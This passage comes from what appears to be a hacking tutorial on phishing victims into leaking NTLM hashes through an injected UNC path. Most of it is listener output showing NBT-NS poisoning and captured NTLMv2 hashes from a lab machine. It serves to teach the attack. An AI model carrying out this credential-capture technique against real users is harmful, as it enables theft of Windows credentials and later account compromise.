
Now, when the victim opens the mail and clicks on the text or opens a new tab, his / her NTLM hashes have been stolen without his/her knowledge.



Phishing Attack: NTLM HASH Capture

Welcome to Hacking Articles

As result the attacker will obtain the NTLM hashes of the victim’s machine as shown in the image given below. Here you can observe that it has given NetBIOS username along with hashes.



```
[+] Listening for events ...
[*] [NBT-NS] Poisoned answer sent to 192.168.1.108 for name DESKTOP-3SEUMK5 (service
[SMB] NTLMv2-SSP Client   : 192.168.1.108
[SMB] NTLMv2-SSP Username : DESKTOP-3SEUMK5\raj
[SMB] NTLMv2-SSP Hash     : raj::DESKTOP-3SEUMK5:07f532ca98a2f5ab:6C209496B034B5444B
4100460056000400140053004D00420033002E006C006F00630061006C0003003400570049004E002D00
0DE09D20106000400020000000800300030000000000000000100000000200000753194DB08FAA7B355
00310031003200000000000000000000
[SMB] NTLMv2-SSP Client   : 192.168.1.108
[SMB] NTLMv2-SSP Username : DESKTOP-3SEUMK5\raj
[SMB] NTLMv2-SSP Hash     : raj::DESKTOP-3SEUMK5:1f7ce3736e1d315c:D5181F1533A0E05C69
4100460056000400140053004D00420033002E006C006F00630061006C0003003400570049004E002D00
0DE09D20106000400020000000800300030000000000000000100000000200000753194DB08FAA7B355
00310031003200000000000000000000
[HTTP] Sending NTLM authentication request to 192.168.1.108
[HTTP] Sending NTLM authentication request to 192.168.1.108
[HTTP] Sending NTLM authentication request to 192.168.1.108
[HTTP] Sending NTLM authentication request to 192.168.1.108
[SMB] NTLMv2-SSP Client   : 192.168.1.108
```

Conclusion: So we saw how the attacker cleverly injected the UNC path into an image or text file or Word document and masquerade the victim by sending Phishing mail.